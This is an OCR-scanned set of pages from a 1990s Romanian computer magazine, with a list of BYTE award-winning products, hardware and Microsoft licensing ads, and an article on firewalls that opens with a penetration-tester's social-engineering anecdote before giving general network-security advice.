Acest pachet uşor de cărat de doar 1,86 Kg conţine montura unui ecran color de 12,1 inci. IBM, http://www.ibm.com.

IBM OS/2 Warp 4.0
Combină un impresionant amestec de recunoaştere de voce, capabilităţi Java şi gestiunea reţelei. IBM, http://www.ibm.com.

Quarterdeck WebCompass
O meta-unealtă de căutare pentru menţinerea de indecşi multipli. Quarterdeck, http://www.quarterdeck.com.

Lotus Notes 4.0
Noi unelte de programare vizuală şi conexiuni Internet fac din acest leader groupware o sursă de energie pentru Web. Lotus Development, http://www.lotus.com.

Lotus Domino
Îi ajută pe dezvoltatorii sub Notes să creeze situri dinamice pe Web. Lotus Development, http://www.lotus.com.

MarketScape WebCD 1.0
Calea cea uşoară de a crea imaginea unui sit Web pe un CD-ROM pentru disemi-

Galeria premiilor BYTE

Când BYTE a anunţat pentru prima dată premiile redactorilor, în 1989, comunitatea Internet era formată, în principal, din oameni de ştiinţă şi profesori, World Wide Web era cu trei ani înainte de lansare, iar PC-urile de vârf rulau la super-viteza de 25MHz.

Azi, câştigătorii premiilor BYTE 1997 reflectă o nouă lume de hardware, software şi comunicaţii.

Legăturile între 1989 şi prezent se regăsesc în lista de produse prezentată în continuare, toate desemnând câştigători ai distincţiilor BYTE pentru inovaţii ce au schimbat radical domeniul calculatoarelor.

Adobe Acrobat
O „lingua franca“ pentru documentele electronice cu regăsire uşoară a textului şi legături hiper-text.

Adobe Photoshop
Leaderul editării de imagini pentru Mac şi PC.

Apple System 7
Mac OS a fost similar cu GUI iar System 7 a continuat această tradiţie prin uşurinţa utilizării, plug-and-play adevărat şi calibrarea culorilor.

Seria Apple PowerBook
Aceste notebook-uri definesc standardul pentru ergonomia calculatoarelor portabile.

Apple PowerMac
Saltul bine planificat şi încununat de succes al Apple de la CISC la RISC. Noile Mac-uri rulează aplicaţiile 860x0 existente cu performanţele lui PowerPC, iar Apple a vândut mai mult de un milion de sisteme în fiecare an.

Apple QuikTime
Tehnologia ce a transformat semnalele audio şi video în banale date digitale.

SKY is the limit
Low Radiation
Low Radiation
Microsoft Windows 95 Upgrade
DTK MACHINES
DTK Computer
Novell Labs Tested & Approved
yes
intel inside pentium
Ready!
SCO OK
energy

DISTRIBUITORI AUTORIZAȚI


Romus Industries - București
Tel: 2301650, 2301670 2300065
Fax: 2301660
Sintezis Birotica - Oradea
Tel: 054-443288; Fax: 054-144051
ACE Comp. - Iași
Tel: 032-213122; Fax: 032-213130
Sistec - Cluj Napoca
Tel: 064-190282; Fax: 064-193700

narea de date şi prezentări. MarketScapet, http://www.marketscape.com.

Serviciile de fişiere şi imprimare pentru NetWare, Microsoft
Face serverele NT să lucreze ca şi cum ar fi servere de fişiere sau imprimare NetWare 3.12. Microsoft, http://www.microsoft.com.

Microsoft Internet Explorer 3.0
Primul navigator Microsoft cu tehnologie envelope-pushing. Microsoft, http://www.microsoft.com.

Microsoft Office 97
Cod partajat, Visual Basic for Aplications pentru toată suita şi un nou manager pentru informaţiile colaborative păstrează această suită în fruntea plutonului. Microsoft, http://www.microsoft.com.



Subject: Screenshots
Entry type: E-mail message
Contact: Russell Kay

Microsoft SQL Server 6.5
Mai rapid decât versiunea 6.0 cu unelte de administrare mai bune decât competitorii cei mai apropiaţi, releva ultima noastră rundă de teste. Microsoft, http://www.microsoft.com.

NEC Versa 6030H
Un notebook rapid şi unul dintre cele mai uşor de folosit. NEC Technologies, +001-630-775-7900.

Netscape Navigator 3.0
O facilitate de navigare ce reduce totul la o chiuvetă de bucătărie. Netscape, http://www.netscape.com.


Next WebObjects Pro
Un puternic middleware multi-platformă pentru aplicaţii Web. Next Software, http://www.next.com.

Novell NetWare 4.11
Upgrade-ul „Green River“ aduce IntraNetWare. Novell, http://www.novell.com.

Power Computing PowerTower 180
Când a fost livrată această primă clonă PowerMac, ea includea PowerPC 604 - mai rapid decât în orice alt Mac. Noi l-am considerat maşina de vis pentru creatorii de multimedia. Power Computing, http://www.powercc.com.

Powersoft Optima++
Un mediu RAD pentru Windows 95 sau NT - visul drag&drop al dezvoltatorilor de aplicaţii client/server. Powersoft, http://www.powersoft.com.

Ross SPARCplug
Mica staţie de lucru SPARC ce încape într-o dublă locaţie de dive a unui PC gazdă şi comunică cu gazda prin X-Window pe Ethernet rapid. Ross Technology, http://www.ross.com.



Toshiba Satellite Pro 410CDT
Un notebook rapid, complet echipat, cu un ecran color cu matrice activă deosebit de clar. Toshiba International, http://www.toshiba.com.

Vinca StandbyServer 32
O cartelă de extensie pentru oglindirea ieftină (2599$) a serverelor NetWare. Vinca, http://www.vinca.com.

Premiile de Merit

Acer AcerNote Nuevo
Notebook cu o inovativă tehnologie de economisire a energiei. Acer, http://www.acer.com.

Apple Newton OS 2.0
Problemele existente au fost rezolvate şi acum acest PDA oferă şi o conectivitate mai bună decât predecesorii. Apple Computer, http://www.apple.com.

Digital Equipment Alpha
Un procesor RISC de 64 biţi ce şi-a făcut debutul la 200 MHz, când pe-atunci standardul era un 486 ticăind la 60MHz. Alpha continuă să domnească ca leader al performanţelor CPU.

Seria LaserJet Si, Hewlett-Packard
Viteza şi acurateţea imprimării acestei celebre imprimante laser ce a creat aproape singură întreaga piaţă a imprimantelor de workgroup.

IBM RS/6000
Staţia de lucru RISC a IBM a introdus arhitectura superscalară şi multiprocesor la un preţ competitiv.


Seria IBM ThinkPad
Distinctivă prin acel dispozitiv indicator ca o gumă roşie de creion, această familie de notebook-uri oferă abundenţă în privinţa performanţei şi ecrane uimitoare pentru lumea portabilelor.

Intel 486
Procesorul care a introdus integrarea pe cip a FPU, a cache-ului şi tehnologiei pipeline pentru familia x86.

Intel Pentium
Acest continuator al lui x86 a adus dublarea performanţelor predecesorului său ajutând Intel-ul să respingă atacurile competitorilor RISC.

Lotus Notes 3.0
Datorită sistemului de replicare a mesajelor, unic, Notes a devenit standardul pentru melanjul între e-mail, conferinţe electronice şi tehnologia client/server pentru groupware.

Microsoft Office
O suită pentru afaceri la superlativ prin Word, Excel, Access şi acum cu unelte pentru publicarea rapidă a fişierelor pe Web.


Este oare un
produs
autentic
Microsoft?
Pravý?
정품입니까?

Da este.

Certificate of Authenticity

Product ID:00000-000-0000000-00000

Dacă doriţi să cumpăraţi un calculator nou - nu vă uitaţi doar la dimensiunea memoriei şi la viteza procesorului.

Mai este o componentă care nu trebuie să lipsească: **noul** Certificat de Autenticitate pentru produsele software Microsoft®.

Certificatul de Autenticitate este **dovada** că produsele Microsoft® ce fac PC-ul Dumneavoastră să meargă, sunt autentice şi au **licenţa legală** de la Microsoft®.

Astfel de produse software **originale** Microsoft® pot fi găsite preinstalate şi pregătite să ruleze pe PC-urile următorilor producători români:

Blue Ridge International Computers S.R.L.

Şos. Ştefan cel Mare 50
Bucureşti
01 - 210.6828
01 - 211.6968

COMPUTERS compRace®

Calea Brestei 26, Craiova
051 - 415.800
B-dul Unirii 11, Bucureşti
01 - 311.1317

SPRiNT

Str. Romană 28 -30
Ploieşti
044 - 110.700
044 - 110.700

Dacă sunteţi un producător şi/sau distribuitor de calculatoare personale, şi dacă doriţi să le puteţi oferi beneficiarilor Dvs. împreună cu soluţii software de calitate, complete, dar şi legale, contactaţi Partenerul Microsoft® DSP din România:

FORTE COMPUTERS
Flexibility.Made in Romania

Str. Lipscani 102
Bucureşti
01 - 312.2360
01 - 312.2630

Puteţi contacta, de asemenea, reprezentanţa Microsoft® din România:


Microsoft România
World Trade Center, B-dul Expoziţiei nr.2, sector 1
Bucureşti, România
Tel / Fax: (01) - 222.9012

Microsoft® OEM

©1996 Microsoft Corporation. Toate drepturile rezervate. Microsoft este marcă înregistrată a Microsoft Corporation. Toate celelalte simboluri şi nume de companii sunt mărci sau mărci înregistrate ale deţinătorilor respectivi.

Asymetrix ToolBook II Instructor 5.0
Un leader între uneltele de creaţie multimedia.
Asymetrix, http://www.asymetrix.com.

Suita Borland C++ 5.0
O revizie majoră a unui produs clasic, cu produse anexe ce-i însoţesc pe dezvoltatori de la concepţie până la distribuirea produselor. Borland International, http://www.borland.com.


File Edit View Page Object Text Draw Tools Index Help
Insert Auto-Script - Button "Play Song"
Choose File...
Play Song

Auto-Script File: C:\INSTRUCT\tb50.ats
Action:
Category: (All)
Action: Play clip in a stage object
To Handle:
Event: ButtonClick

Play clip
Play clip and hold
Play clip in a stage and wait
Play clip in a stage object
Play clip in stage with post transition

ButtonClick
ButtonDoubleClick
ButtonDown
ButtonGraphics
ButtonStillDown
ButtonUp
Character

clip "when I grow up"
ClipRef clip "when I grow up"
StageObj Stage "PuttingStage" of Page "Putting"

Plays a video or animation clip in a stage object

3210.780

Cerneluri Canon
Cernelurile foto-realiste pentru imprimantele cu jet îmbunătăţesc reproducerea de fotografii. Canon Computer Systems, http://www.ccsi.canon.com.

ArcServe 6.0, Cheyenne
Excelează la arhivarea şi restaurarea de fişiere.
Cheyenne Software, http://www.cheyenne.com.

Connectix VideoPhone 1.1
Un pachet ieftin şi uşor de folosit pentru videoconferinţe.
Connectix, http://www.connectix.com.

Emultec Simulator
Acest produs inovativ permite, fără programare, crearea de simulări sofisticate pentru instruire cu calculatorul sau prezentări.
Emulex, http://www.emulex.com.

Hewlett-Packard Vectra VU 6/150
Cel mai bun dintre primele sisteme duale Pentium Pro la 150MHz, pe care le-am testat.
Hewlett-Packard, http://www.hp.com.


Hewlett-Packard Deskjet 1600CM
O imprimantă color cu jet, gata pregătită pentru reţea, cu o calitate uimitoare a imprimării.
Hewlett-Packard, http://www.hp.com.

OEW for Java, Innovative Software
Object Engeineering Workbench oferă un mediu de programare vizual pentru Java. Innovative Software Development, +001-303-220-1500.

Macromedia FreeHand Graphics Studio 7
Patru programe de grafică multi-platformă ce oferă totul, de la ilustraţie şi design de pagină, până la modelare 3D.
Macromedia,
http://www.macromedia.com.

Microsoft Exchange Server
E-mail pe steroizi. Microsoft, http://www.microsoft.com.

Microsoft FrontPage
O unealtă de dezvoltare uşor de folosit pentru situri Web mai puţin complicate.
Microsoft, http://www.microsoft.com.



ID: Microsoft.ActiveXPlugin.1
Width: 100
Height: 100
HSpace:
VSpace:
Border:
Align:

ActiveMovie Control Object
ActiveXPlugin Object
Catalyst FTP Client Control
Common Dialogs Control
Ctrlinfo Control
Dockable Toolbar Control
Grid Control

Netscape LiveWire
Adresat dezvoltării siturilor Web complexe şi bogate în conţinut, LiveWire este în mod special eficient când este alăturat cu Java-script pentru servere. Netscape, http://home.netscape.com.

Novell GroupWise 5
Management de documente mult îmbunătăţit, adăugat unor unelte de mesagerie, calendar şi planificare.
Novell, http://www.novell.com.

StarOffice 3.1, Star Division
O suită de birou, una dintre primele care integrează facilităţi de Web. Star Division, http://www.stardiv.com.

ObjectGecode, Verilog
CASE orientat-obiect pentru lumea reală.
Verilog, +33-1-665-7070.

Microsoft OLE Custom Controls
Modelul componentelor Windows a deschis „componentwere“ spre o imensă piaţă a terţilor dezvoltatori.

Microsoft Visual Basic
Programarea vizuală pentru GUI şi dezvoltare Windows a atins o audienţă largă prin sosirea lui VB.

Microsoft Windows 3.x
Depăşind rătăcirile începutului, Windows 3.0 a pornit potopul de aplicaţii şi mediul de lucru în care trăiesc majoritatea utilizatorilor de calculatoare de azi.

Microsoft Windows NT
Windows cu multitasking preemptiv, multiprocesare şi fiabilitate pentru servere şi staţii de lucru înfometate după putere.

Netscape Navigator
Navigator a definit sofisticatele navigatoare de Internet cu ale sale facilităţi de multi-fir şi panouri multiple active ce permit afişarea eficientă de informaţii complexe.

PCI Special Interest Group PCI 2.0
PCI satisface nevoile proiectării unui bus local pentru sisteme Pentium dar şi RISC.

PCMCIA (PC Card) 2.0
Aceste specificaţii au fost primele care au definit cum vor suporta cartele de dimensiunea unui pachet de ţigări, modemuri, imprimante şi alte periferice I/O de uz general.

Java, Sun Microsystems
Un limbaj de programare interpretat ce a devenit speranţa cea mare pentru satisfacerea promisiunilor de livrare-la-cerere de software pentru sistemele distribuite aliniate.

Sun SparcStation 1
SparcStation şi workstation au devenit sinonime pentru mulţi oameni când Sun a introdus acest nou standard în ce priveşte preţul şi performanţa.


Unix System V
Nici acum nu avem un singur standard pentru Unix, dar Unix System V, versiunea 4 este aproape unificând Xenix, SunOS, BSD 4.3 şi System V.

Reţeaua internă, conectată la Internet, trebuie protejată printr-un zid de foc. Acest firewall, dacă este bine conceput şi configurat, vă apără de neplăceri provocate din exterior.

De Harrison Forbes

Firewalls

Imediat după ce semnalele postului de radio local au anunţat ora zece seara, Johnny a coborât din maşină şi a traversat strada îndreptându-se spre clădirea cu birouri din faţă. Clădirea era goală, cu toate că luminile erau aprinse. Nu era decât personalul care făcea curăţenie. În holul de la intrare, doi bărbaţi purtau o discuţie aprinsă şi râdeau cu hohote în timp ce-şi împingeau aspiratoarele în cercuri largi. Johnny a încercat uşa, iar aceasta s-a deschis larg. Nu era încuiată. Cei doi l-au privit lung, întrebându-se în sinea lor ce-o fi căutând acolo la o oră atât de târzie. Le-a spus că lucrează pentru Packing, Packaging Company de la etajul 10. Le-a explicat cât e de bucuros că i-a găsit acolo: îşi uitase acasă cheia de la intrarea în holul principal... Ce s-ar fi făcut oare dacă ei nu s-ar fi aflat acolo, făcându-şi cu conştiinciozitate datoria, ca întotdeauna. Cei doi s-au privit, încântaţi de compliment, iar unul dintre ei şi-a oprit aspiratorul ca să fugă să cheme liftul pentru Johnny.



Ajuns la etajul zece, s-a dus direct în birou, uşa biroului fiind de asemenea larg deschisă. Din birou se auzea o conversaţie aprinsă însoţită de zgomotul puternic al aspiratorului. A intrat şi le-a explicat persoanelor preocupate de ştergerea prafului de pe birouri că a uitat câteva lucruri în sala calculatoarelor, lucruri de care are nevoie pentru o întâlnire din ziua următoare, la un client. S-a dus apoi în sală şi s-a aşezat pentru câteva minute la consolă. Odată treaba făcută, a pus benzile de salvare de pe raftul de deasupra în geantă şi a plecat, trecând pe lângă cei cu curăţenia, ocupaţi se pare şi cu o minge în timp ce aspirau şi ştergeau praful.

Când Mary a încercat să se conecteze la sosire, parola i-a fost refuzată ca fiind necunoscută. A încercat din nou, s-a mai întâmplat să nu reuşească din prima, dar după a treia încercare nereuşită a fugit la Erik să ceară ajutor. Pe drum l-a întâlnit pe Doug, care avea aceeaşi problemă. Ajunşi la biroul lui Erik, s-au întâlnit cu toţi cei care au încercat să se conecteze în acea dimineaţă. A fost un şoc dur pentru Erik, trezit brusc după o seară mai lungă şi cu dorinţa de a absenta în acea zi. Nu-i venea să creadă că parola lui de administrator era refuzată. În timp ce încerca să vadă ce s-a întâmplat, telefonul suna în draci. Erau clienţii care nu reuşeau să trimită mesaje e-mail sau faxuri.

Pe la zece, Johnny a anunţat la recepţie că trebuie să se întâlnească cu Erik. În câteva clipe a sosit Mary, să-l conducă în biroul lui Erik, birou situat lângă sala calculatoarelor. În trecere au văzut lumea adunată şi nemulţumită. Ar fi putut să meargă şi singur la Erik, dar regulamentul firmei era foarte strict în ceea ce priveşte vizitatorii sosiţi în orele de program. Erik vorbea la telefon. I-a arătat lui Johnny un scaun în timp ce continua să discute cu cineva despre benzile de salvare. Se părea că persoana nu mai avea benzile, iar Erik nu părea prea încântat. Johnny l-a privit şi l-a întrebat într-o doară: asta cauţi?

Cu toate că povestea introductivă pare să provină dintr-un roman poliţist, întâmplarea este reală şi i s-a întâmplat unuia dintre clienţii mei. Erik a fost norocos, de data aceasta. Johnny lucra la o firmă de asigurarea securităţii, care se ocupa cu găsirea breşelor din sistemele de securitatea ale reţelelor de calculatoare ale întreprinderilor. Pare neverosimil, dar securitatea calculatoarelor este astăzi o mare afacere în Statele Unite. Este greu de crezut, dar mai există firme care nu pricep implicaţiile pe care le poate avea securitatea datelor. Aceste firme cheltuiesc milioane pe hardware, software şi pregătirea personalului, dar nu au nici cea mai vagă idee despre cum să protejeze aceste investiţii. Firmele asigură o urmărire strictă a vizitatorilor pe durata zilei, dar noaptea serviciile de curăţenie fac legea. Nu mi-a venit să-mi cred ochilor, dar am avut clienţi care nu şi-au schimbat parola implicită de la instalarea reţelei proprii. Amintesc doar că l-am interpretat pe Johnny la unul dintre clienţii mei şi l-am blocat pentru o zi.

Acum a sosit timpul să analizăm situaţia reală: conform datelor de la US Federal Law Enforcement Agency, hoţii on-line fură anual peste zece miliarde de dolari. Numărul de procese intentate firmelor atacate de către proprii acţionari creşte spectaculos, aşa cum creşte şi numărul informaticienilor care îşi pierd locul de muncă acolo unde au loc spargeri.

În 1995 Information week / Ernst & Young au chestionat 1293 de persoane cu funcții de conducere în sisteme informatice și securitate și au obținut următoarele date privind cauzele pierderilor financiare din 1995, legate de informatică: 24% pătrunderi ilegale în rețea; 14% erori software; 7% date furate; 4% căderi de rețea; 5% calculatoare defecte (se pare că rețelele și echipamentele sunt destul de sigure în ceea ce privește pierderile de date); 11% sabotaje (purtați-vă frumos cu tipii de la calculatoare...); 12% viruși și 23% alte tipuri de pierderi de date. Procentele în sine nu spun prea mult, dar corelate cu cele 10 miliarde de dolari sunt înfricoșătoare, ca un film de groază în noaptea de Halloween. Internetul este o afacere cu creștere explozivă fără precedent în istoria omenirii. Dacă în 1982 existau doar 100 calculatoare gazdă, în 1995 numărul acestora a depășit 10 milioane. Aceste calculatoare gazdă ajută comunicarea între firme, oferă suport pentru marketing și desfacere, contribuie la menținerea competitivității și productivității de vârf și sunt un mod obișnuit de derulare a afacerilor.

Chestionarul amintit și finalizat în septembrie 1995 oferă o imagine a dezastrului, dar este o imagine roză în comparație cu situația reală, dat fiind faptul că există pierderi neraportate. Dintre cei care au răspuns, 50% au pierdut date valoroase în ultimii doi ani. Douăzeci dintre ei au pierdut date în valoare de peste un milion fiecare. CERT (Carnegie Mellon) a estimat la circa 3000 numărul spargerilor, doar pentru 1995. Cine sunt autorii? Câțiva dintre cei peste 40000 de hackeri care navighează pe Net. Nu mai e vorba doar de liceeni. Însă chiar dacă au doar vârsta de liceu, lucrează uluitor. Cei care cred că „War games“ există doar în imaginația prea bogată a unui scenarist, să se mai gândească.

Ținând seama de cifrele de mai sus, nu este de mirare că firme ca IBM fac afaceri înfloritoare în domeniul securității. Astăzi termenul de „Firewall“ este foarte mult folosit și totodată foarte puțin înțeles. De obicei, oamenii își imaginează un echipament care trebuie să protejeze o rețea de o penetrare din exterior. Cei care cred asemenea lucruri au dreptate doar pe jumătate, deoarece un firewall înseamnă cu mult mai mult decât un simplu echipament.

Un firewall tipic are o componentă hardware, un software care lucrează pe acest hard și o imensă parte de consultanță și servicii, răspândită pe întreg globul. Acest portofoliu pentru soluție este destinat persoanelor particulare, întreprinderilor și pentru Internet.

Una din problemele serioase de azi sunt virușii. Există peste 8000 de viruși identificați și, cu toate că poate să pară surprinzător, nu toți provoacă probleme serioase. De fapt, sunt doar vreo 20 care produc distrugeri vitale și mențin starea de alertă. În ultimele trei luni am avut doi clienți majori ale căror sisteme au fost virusate.

Acești viruși au fost aduși pe sisteme în modul cel mai inofensiv, de către angajați care lucrau și acasă. Calculatoarele lor au fost folosite și de membrii familiei lor și știm cu toții cât de bogată este imaginația copiilor. Unii copii stăteau pe Internet mai mult decât ar fi fost de dorit. Unde sunt oare vremurile localurilor cu hamburgeri, ale sălilor de dans și ale cinematografelor în care intrai cu mașina? Atunci când sunt pe Internet, copiii își aduc jocuri, fișiere și tot felul lucruri pe care niște minți bolnave le-au infectat cu viruși. Între cină și spălatul vaselor mama mai scrie câte o scrisoare pentru colectare de fonduri și salvează virusul împreună cu fișierul pe dischetă. A doua zi, la serviciu, deschide fișierul pentru tipărire și restul este o poveste știută și desigur o factură frumoasă pentru mine, pentru timpul pierdut cu devirusarea sistemului. După un asemenea incident, e de la sine înțeles că nici unul dintre clienții mei nu se mai îndoiește de necesitatea instalării programului Anti virus Enterprise Edition de la IBM.

Nu sunt sigur că întreprinderile vor dori să domolească entuziasmul angajaților pentru lucrul la domiciliu deci, ca soluție de compromis, administrația va dori să protejeze integritatea datelor firmei cu orice preț.

Alteori, firmele de software sau hardware sunt cele care transmit virușii. Macrovirusul din Word este un caz notoriu. Dell computer a vândut o vreme calculatoare cu discul infectat. Nu vreau să spun că aceste acțiuni au fost intenționate, dar a dus la pagube mari.

Revenind la statistici, din cele 1293 de persoane chestionate de Information week / Ernst & Youg, 67% au confirmat că au suferit infecții cu viruși, iar 12% au suferit pierderi financiare semnificative.

Virușii sunt doar o parte a problemei. Când este vorba de Internet, trebuie să ținem seama și de alte aspecte. Există a serie de firme care au rețele proprii. Cu toate că sunt încă la începuturi, aceste rețele vor deveni curând ceva obișnuit. Va fi cu mult mai ieftin ca firma să se interconecteze prin Internet, prin linii T1 închiriate. În special pentru firmele multinaționale, cu birouri în multe țări din lume. În ciuda faptului că rețelele lor sunt private, aceste organizații folosesc Internetul ca mediu de transfer al datelor proprii. Internetul este larg deschis pentru oricine, deci firmele care leagă rețelele proprii prin Internet folosind rețele private pe Net trebuie să impună reguli stricte de securitate. Alte firme au rețele private pe Net deschise pentru public. Din nou este nevoie de măsuri stricte de securitate.

Înainte de a prezenta unele opțiuni pentru asigurarea securității, să vedem oferta. Ce așteaptă un client atunci când angajează un consultant pentru securitate? Iată câțiva pași de parcurs într-o asemenea acțiune care, trebuie spus, nu este de loc ieftină de loc:

Management System Consulting implică verificarea afacerii în ansamblu, evaluarea riscurilor afacerii, politicilor, proceselor, arhitecturilor exhaustive pentru securitate, legislației referitoare la drepturi personale (intimitate), drepturi de autor, proprietate intelectuală, etc.

Emergency Response Service, care acționează preventiv și de urgență, pentru eliminarea penetrării neautorizate prin Internet. Se fac teste de penetrare și de posibilități de acces neautorizat în rețeaua beneficiarului, se testează vulnerabilitatea rețelei și a conexiunilor la Internet.

Technology Design implică proiectarea conform tehnologiei existente a sistemului detaliat de securitate: criptare, semnături digitale, semnături unice, comerț electronic.

Technology Integration oferă integrarea tehnologiilor prin realizarea la cheie de firewall, filtre și conversii software.

Anti Virus, adică servicii complete de detectare și dezinfectare de viruși.

Acum câteva luni, într-o emisiune Besteam pe satelit, s-a afirmat că platforma optimă pentru firewall este AIX pe RS/6000. La un seminar recent despre firewall s-a anunțat că IBM lucrează la portarea acestui firewall pe platformele NT și OS/2. Nu voi spune care s-a făcut mai repede, pentru că ați ghicit cu toții: NT!

În situația cea mai obișnuită, rețeaua internă, protejată a firmei se conectează la Internet. Firewall-ul se află între rețeaua protejată și Internet. Rolul său este să controleze orice conectare externă precum și traficul cu exteriorul, pentru a implementa politica de securitate, a respinge și raporta atacurile și violările acestei politici.

Nu trebuie să uităm că firewall înseamnă azi Unix sau o platformă similară Unix și se livrează cu o mulțime de utilitare. Deci primul lucru care trebuie făcut este o implementare cât mai simplă cu putinţă. Serviciile neesenţiale (comenzile R de exemplu), trebuie eliminate. Lacunele de securitate, ca pachete sursă rutate, comenzi finger ICMP spre interior, trebuie eliminate. Trebuie folosită conectarea extensivă (login). Trebuie restricţionată utilizarea de scripturi shell, utilizarea fiind posibilă doar cu permisiune explicită, modul implicit fiind cel denied. O decizie importantă se referă la utilizarea ca firewall a unui echipament dedicat.

Voi prezenta în continuare câteva metode folosite în practica firewall.

Blocarea atacurilor cu fantome (spoofing attacks). Protocoalele folosite sunt UDP, ICMO, TCP, TCP w/ack. Utilizatorul de reţea necunoscut este identificat şi transferat către utilizatorul destinaţie prin adresa IP, numărul de port şi direcţie. Accesul este fără cusur, transparent. Identifică şi foloseşte adresa IP internă. Identificarea se bazează pe adresa IP.

